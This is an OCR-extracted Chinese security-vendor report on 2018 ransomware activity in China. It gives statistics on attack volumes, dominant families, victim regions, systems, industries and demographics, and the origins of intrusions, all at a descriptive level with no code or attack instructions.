2018 年

勒索病毒疫情分析报告

360 互联网安全中心

2019 年 2 月

摘　　要

- 全年受到攻击的计算机数量超过 430.0 万台（排除 WannaCry 及海外数据）。2 月的攻击量最低，11 月和 12 月则有较为明显的升高，总体上全年攻击量波动较为平稳。
- 2018 年全年，360 反勒索服务平台一共接收并处理了超过 2000 位遭受勒索病毒软件攻击的受害者求助，同时，通过人工通道协助超过 200 名用户完成文件解密。
- 2018 年活跃的勒索病毒家族以 GandCrab、GlobeImposter、Crysis 为主。仅针对这三个家族的反勒索申诉案例就占到了所有案例的 80.2%。
- 勒索病毒所攻击的地区以信息产业发达和人口密集地区为主，全年受到攻击最多的省份前三为：广东、江苏、浙江。
- 被勒索病毒感染的系统中 Windows 7 系统占比最高，占到总量的 51.1%.而在个人系统与服务器系统的对比中，虽然个人系统被感染数量占绝对多数，但服务器系统的感染量也已到了不可忽视的地步。
- 据统计，在 2018 年中，受到勒索病毒攻击最大的行业前三分别为：教育、餐饮&零售、制造业，占比分别为 15.4%、14.4%、12.6%
- 根据反勒索服务的反馈数据统计，受感染计算机的使用者多为 80 后和 90 后，分别占到总数的 51.0%和 32.5%。男性受害者占到了 93.1%，女性受害者则仅为 6.9%。
- 2018 年，勒索病毒逐步放弃了对 C&C 服务器的使用。而根据入侵服务器的来源 IP 归属地分析，来自美国的入侵最多，达到 22.5%。其后是俄罗斯，占到了 20.6%。
- 黑客入侵服务器的时段相对比较平均，但 23 时至次日 3 时这一时间段略多于其他时段，主要是由于该时段大多服务器处于无人值守状态，入侵成功率高。而全年中，5 月、6 月、9 月出现过三次入侵小高峰。
- 由于勒索病毒的主要目标转变为对服务器系统的攻击，其传播方式也转变为以弱口令攻击为主，此外还存在 U 盘蠕虫、软件供应链攻击、漏洞攻击等方式帮助勒索病毒进行传播。
- 勒索病毒的技术在 2018 年有了明显的变化和发展，其主要体现在更紧密的与漏洞利用相结合、使用了更广泛的传播手段、出现了更多样的勒索形式。
- 预计在 2019 年，勒索病毒的攻击目标将进一步扩大化，各种版本的操作系统，服务和应用都将成为勒索病毒攻击的目标。未来包括工控设备、各类嵌入式设备、IOT 设备在内的各种智能设备面临勒索病毒攻击的风险也都将大大增加。同时，勒索病毒的攻击目标也将更具多样化，针对特定个人、企业、行业的勒索病毒将更加广泛。

360互联网安全中心

目　　录

第一章　勒索病毒全年攻击形势 1

一、　勒索病毒总体攻击态势 1
二、　反勒索服务处理情况 2
三、　勒索病毒家族分布 3
四、　传播方式 4

第二章　勒索病毒受害者分析 5

一、　受害者所在地域分布 5
二、　受攻击系统分布 6
三、　受害者所属行业分布 7
四、　受害者年龄层分布 8
五、　受害者性别分布 8

第三章　勒索病毒攻击者分析 10

一、　攻击者来源地域分布 10
（一）　C&C 服务器分布 10
（二）　入侵 IP 分布 10
二、　黑客登录受害计算机时间分布 11
三、　攻击手段 12
（一）　弱口令攻击 12
（二）　U 盘蠕虫 12
（三）　软件供应链攻击 13
（四）　系统/软件漏洞攻击 13
（五）　“无文件”攻击 16
（六）　RaaS 16

第四章　未来趋势分析 17

一、　勒索病毒技术发展 17
（一）　紧跟漏洞发展趋势 17
（二）　更广泛的传播手段 17
（三）　更多样化的勒索形式 18
二、　攻击面、攻击目标与“黑灰色产业”发展 18

第五章　安全建议 20

一、　针对个人用户的安全建议 20
（一）　养成良好的安全习惯 20

（二） 减少危险的上网操作 20
（三） 采取及时的补救措施 20
二、 针对企业用户的安全建议 20

附录 1 2018 年勒索病毒大事件 22

一、 GandCrab 被两度破解 22
二、 勒索病毒导致某省级儿童医院系统瘫痪 22
三、 国产 Xiaoba 勒索病毒利用外挂传播 22
四、 勒索病毒 SATURN 首创传销式传播 22
五、 勒索病毒无差别攻击时代来临 22
六、 利用 WebLogic 漏洞的传播勒索病毒首次出现 23
七、 Rakhni 家族最新变种攻击 23
八、 Satan 勤奋更新不断破坏 23
九、 UNNAMED1989 从微信支付到自投罗网 23
十、 冒牌 Petya 袭击半导体行业 24

附录 2 360 安全卫士反勒索防护能力 25

一、 服务器防护能力 25
二、 面向传播链的防护能力 26
三、 综合防护能力 26

附录 3 360 解密大师 28


第一章 勒索病毒全年攻击形势

2018 年以来，360 互联网安全中心监控到大量针对普通网民和政企部门的勒索病毒攻击。根据 360 互联网安全中心数据（包括 360 安全卫士和 360 杀毒的查杀数据），全年共监控到受勒索病毒攻击的计算机 430 余万台，并处理反勒索申诉案件超过 2000 例。从攻击情况和威胁程度上看，勒索病毒攻击依然是当前国内计算机面临的最大安全威胁之一。本章主要针对 2018 年全年，360 互联网安全中心检测到的勒索病毒相关数据进行分析。

一、 勒索病毒总体攻击态势

2018 年，360 互联网安全中心共监测到受勒索病毒攻击的计算机 430.0 万台，平均每天有约 1.2 万台国内计算机遭受勒索病毒的攻击。该攻击量较 2017 年度有所减少，但总体态势依然比较严峻。

下图给出了勒索病毒在 2018 年每月攻击的用户数情况。从图中可见，2 月攻击量最低，仅 21.5 万台计算机遭到攻击，平均每天约 0.8 万台。而年末的 11 月和 12 月则出现了小幅度的上涨，攻击量分别达到了 45.0 万和 48.6 万，平均每天分别有 1.5 和 1.6 万台计算机用户受到勒索病毒攻击。注意，此部分攻击态势数据不包含 WannaCry 勒索病毒以及海外地区的相关数据。



总体而言，2018 年勒索病毒的攻击态势相对比较平稳。2 月的数据下降，主要是由于 2 月天数较少又加上春节期间计算机设备的活跃度明显下降，所以数据层面看，很自然的存在下跌态势。


11 月至 12 月出现的勒索病毒攻击量上涨，主要是因为两个勒索病毒家族的更新。其一，Satan 家族勒索病毒开始以每周一个新版本的速度频繁更新，并进一步增加了对服务器的攻击手段；其二，GandCrab 家族勒索病毒也在这个时期新增了蠕虫式的攻击手段。以上两个家族的更新及传播动作，导致了 11 月至 12 月两个月的攻击量与 1 月至 10 月的攻击量相比，

存在一个相对比较的上升。

二、 反勒索服务处理情况

2018 年全年，360 反勒索服务平台一共接收并处理了 1745 位遭受勒索病毒软件攻击的受害者求助，其中 1257 位经核实确认为遭到了勒索病毒的感染。结合 360 安全卫士论坛反馈与其它反馈渠道，2018 年全年 360 反勒索服务累计服务用户超过 2100 人。并通过人工通道帮助超过 200 名用户完成文件解密（不含 360 解密大师等解密工具数据）。


下图给出了在 2018 年中，每月确认感染勒索病毒的有效申诉量情况。其峰值出现在 11 月，共计确认 277 位用户被确认感染勒索病毒，平均每天超过 9 位用户感染勒索病毒。而 12 月的感染量有所下降，但依旧出于高位，共 181 位用户被确认感染勒索病毒，平均每天近 6 位用户被感染。



2018 年 11 月至 12 月期间，勒索病毒感染量大幅度上升，主要是受到 GandCrab 和 UNNAMED1989（网称“微信支付勒索病毒”）两个勒索病毒家族的影响。由于感染了这两个勒索病毒家族而申请反勒索服务的用户数在总反馈量中占据了非常大的比例。

三、 勒索病毒家族分布

下图给出的，是根据 360 反勒索服务数据所计算出的 2018 年勒索病毒家族流行度占比分布图，PC 端 Windows 系统下 GandCrab、GlobeImposter、Crysis 这三大勒索病毒家族的受害者占比最多，合计占到了 80.2%。而在 2018 年流行度前十的勒索病毒中，除 UNNAMED1989 勒索病毒外，其余九个家族的勒索病毒都有涉及到针对企业用户的攻击，企业用户是本年度勒索病毒最为热衷的攻击对象。




而基于反馈者的实际感染时间，发现 GandCrab 勒索病毒家族在 11 月至 12 月的感染量远超 GlobeImposter 和 Crysis 两个家族，其原因前文已经提到是由于该家族勒索病毒新增了蠕虫式攻击手段。

此外，BTCWare 勒索病毒家族的活跃度主要集中在 2018 年上半年，在下半年所有确认感染勒索病毒的反馈中，BTCWare 仅在 8 月份出现过 1 例，之后就再未出现过。

四、 传播方式

下图给出了攻击者向受感染计算机传播勒索病毒的各种方式占比情况。通过统计相关数据发现，通过远程桌面弱口令攻击方式传播的勒索病毒在所有已知的感染方式中依然占比最高，并且是绝对主力的传播方式。其次则是由于共享文件夹权限设置问题导致文件被加密。而 2018 年首次出现的利用 U 盘蠕虫进播勒索病毒的案例，其占则达到了 10.4%，排在第三位。




第二章 勒索病毒受害者分析

基于反勒索服务数据中，申诉用户所提供的信息。我们对 2018 年遭受勒索病毒攻击的受害人群做了分析。在地域分布方面并没有显著变化，依旧以信息产业发达和人口密集地区为主。而受感染的操作系统、所属行业则受今年流行的勒索病毒家族影响，与以往有较为明显的变化。受害者年龄层分布则集中在 80 后和 90 后，而性别依旧以男性为主。


一、 受害者所在地域分布

360 互联网安全中心监测显示，2018 年排名前十的地区中广东地区占比高达 18.5%。其次是江苏占比 8.1%，浙江 7.2%。前三地区均属于东南沿海一带地区。下图给出了被感染勒索病毒最多的前十个地区的占比情况。



2018 年受害者地区占比分布图如下。其中信息产业发达地区和人口密集地区是被攻击的主要对象。

2018年勒索病毒感染地区分布




数据来源：360反勒索服务数据

二、 受攻击系统分布

基于反勒索服务收到的反馈数据进行统计，被勒索病毒感染的系统中 Windows 7 系统占比最高，占到总量的 51.1%。其主要原因使用该系统的用户基数较大。而根据对系统类型进行统计发现，虽然个人用户的占比依然是绝对多数，但服务器系统的占比也足以说明近年来勒索病毒攻击目标向服务器转移的现状。下图分别给出了被勒索病毒感染的各版本系统占比以及个人系统和服务器系统的占比对比。


2018年勒索病毒感染系统分布



数据来源：360反勒索服务数据


三、 受害者所属行业分布

下图给出了受勒索病毒感染的受害者所属行业分布情况。根据对受害者反馈数据的统计，显示 2018 年度最易受到勒索病毒感染的行业前十分别为：教育、餐饮&零售、制造业、互联网、服务业、金融&经济、政府、媒体、医疗、设计。




四、 受害者年龄层分布

下图给出了 360 反勒索服务的申诉者年龄层分布情况。其中 80 后站比高达 51%，超过一半的申诉者来自 80 后，其次是 90 后。这主要是由于这两个年龄层用户是目前办公室白领和系统运维人员的主要群体，其接触计算机的时间明显高于其他年龄层的用户，导致其受到勒索病毒攻击的概率也远高于其他年龄层用户。



五、 受害者性别分布

下图展示的是 360 反勒索服务的申诉者的性别分布情况。



造成申诉者男女占比悬殊的原因主要有二点：其一、与计算机接触最为频繁的 IT 行业或 IT 运维类岗位的男性员工占比明显多于女性。其二、很多女性用户遇到病毒问题，往往会优先选择寻求身边男性朋友的帮助。

第三章 勒索病毒攻击者分析

2018 年，勒索病毒整体上已经基本抛弃了 C&C 服务器的使用，仅上半年有少量新增 C&C 服务器域名。取而代之的，是黑客将传播的主要手段转变为了对服务器的直接入侵，这其中远程桌面弱口令攻击是绝对的主力入侵方案。

一、 攻击者来源地域分布


(一) C&C 服务器分布

由于勒索病毒在与安全软件的对抗中不断提升自身的隐蔽性，并尽可能的减少代码行为特征和溯源线索。勒索病毒使用到的 C&C 服务器也在不断减少，我们对不多的 C2 域名进行了统计，其中最多的依然是.com 通用域名。此外，还存在部分通过 PunyCode 进行编码的泰语域名。

据统计，2018 年所出现的 C&C 服务器中，有很大一部分是被黑产攻击并拿下的“肉鸡”，推测应该是为了尽可能的避免被警方或安全厂商溯源。此外，本次所统计到的 C&C 域名大多数出现在 2018 年上半年。也就是说，总体趋势来看，今后勒索病毒所使用的 C&C 域名数量会进一步减少，甚至完全抛弃 C&C 服务器的使用。

(二) 入侵 IP 分布


下图给出了登录过被攻陷机器的可疑 IP 归属地分布情况。根据对这些数据的汇总发现，来自美国地区的 IP 占比最高，达到 22.5%；其次是来自俄罗斯的 IP，为 20.6%；来自德国的 IP 则占到了 7.4%，位居第三。



